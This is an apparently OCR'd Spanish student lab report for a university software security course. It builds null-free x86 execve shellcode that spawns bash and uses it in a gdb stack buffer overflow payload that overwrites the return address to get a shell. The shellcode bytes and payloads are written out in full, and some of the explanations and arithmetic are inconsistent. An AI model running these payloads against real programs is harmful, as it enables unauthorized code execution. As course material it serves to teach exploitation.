Instituto Tecnológico de Costa Rica

IC8071 – Seguridad del Software

Profesor: Dr. Herson Esquivel Vargas.

Tarea 6 - Shellcode 2

Estudiantes:

Jose Pablo Hidalgo Navarro – Carné: 2020178017

Axel Alexander Chaves Reyes – Carné: 2021099588

Fecha de entrega: 12/04/2024


I Semestre, 2024

4 formas de ceros en el código:

```
; This file is called mysh.s
01: section .text
02:   global _start
03:     _start:
04:       ; Store the argument string on stack
05:       xor eax, eax
06:       push eax      ; Use 0 to terminate the string
07:       push "//sh"   ;
08:       push "/bin"
09:       mov ebx, esp  ; Get the string address
10:
11:       ; Construct the argument array argv[]
12:       push eax      ; argv[1] = 0
13:       push ebx      ; argv[0] points to the cmd string Ì
14:       mov ecx, esp  ; Get the address of argv[]
15:
16:       ; For environment variable
17:       xor edx, edx  ; No env variable
18:
19:       ; Invoke execve()
20:       xor eax, eax  ; eax = 0x00000000
21:       mov al, 0x0b  ; eax = 0x0000000b
22:       int 0x80
```

1. En la línea 5 y 6 se encuentra un xor y un push que se emplea como un cero para indicar el final de la cadena de texto.
2. En la línea 13 el push ebx utiliza el valor cero para inicializar el primer elemento del array argv[].
3. En la línea 14, se usa el valor cero para conseguir la dirección del argumento de argv[]
4. En la línea 20 se emplea el cero para expresar que no hay variable de entorno alguna.

xxd del nuevo código ya compilado, se optó por dividir el “/bash” en dos pushes diferentes, uno con “/bas” y otro con “h” al subregistro al (combinado con el 00 de final de string se completan los dos bytes de largo de este). No se utiliza padding, ya que este modifica la ruta y no se ejecuta el programa (se intentó al inicio con espacios como padding”. Como se puede observar, cuando se ejecuta el mysh, se abre la terminal de bash.




El nuevo set de instrucciones para enviar como parámetros es el siguiente:
31c0b06850682f626173682f62696e89e331c0505389e131d231c0b00bcd80

Implementando el código para brindar formato de la tarea pasada, nos queda de la siguiente manera:
\x31\xc0\xb0\x68\x50\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80

Payload final:
run $(perl -e 'print "\x31\xc0\xb0\x68\x50\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80" . "a"x73 . "\x\x\xff\xbf" ')


Se utilizan 73 “a”s como padding, ya que las instrucciones del shellcode son 31 bytes, junto con los 4 del RA suman 108, lo necesario para saltar el buffer y sobreescribir el RA.

Definimos un breakpoint para verificar la dirección del inicio del stack (para definirlo como el nuevo RA).



Posterior a esto lo eliminamos ya que por alguna razón no permite que el shellcode se ejecutara correctamente. Luego ejecutamos el programa con el payload modificado con la RA nueva.

run $(perl -e 'print "\x31\xc0\xb0\x68\x50\x68\x2f\x62\x61\x73\x68\x2f\x62\x69\x6e\x89\xe3\x31\xc0\x50\x53\x89\xe1\x31\xd2\x31\xc0\xb0\x0b\xcd\x80" . "a"x73 . "\xb4\xee\xff\xbf" ')



Como se puede observar, se ganó acceso al bash y se realizó un ls en la ruta actual.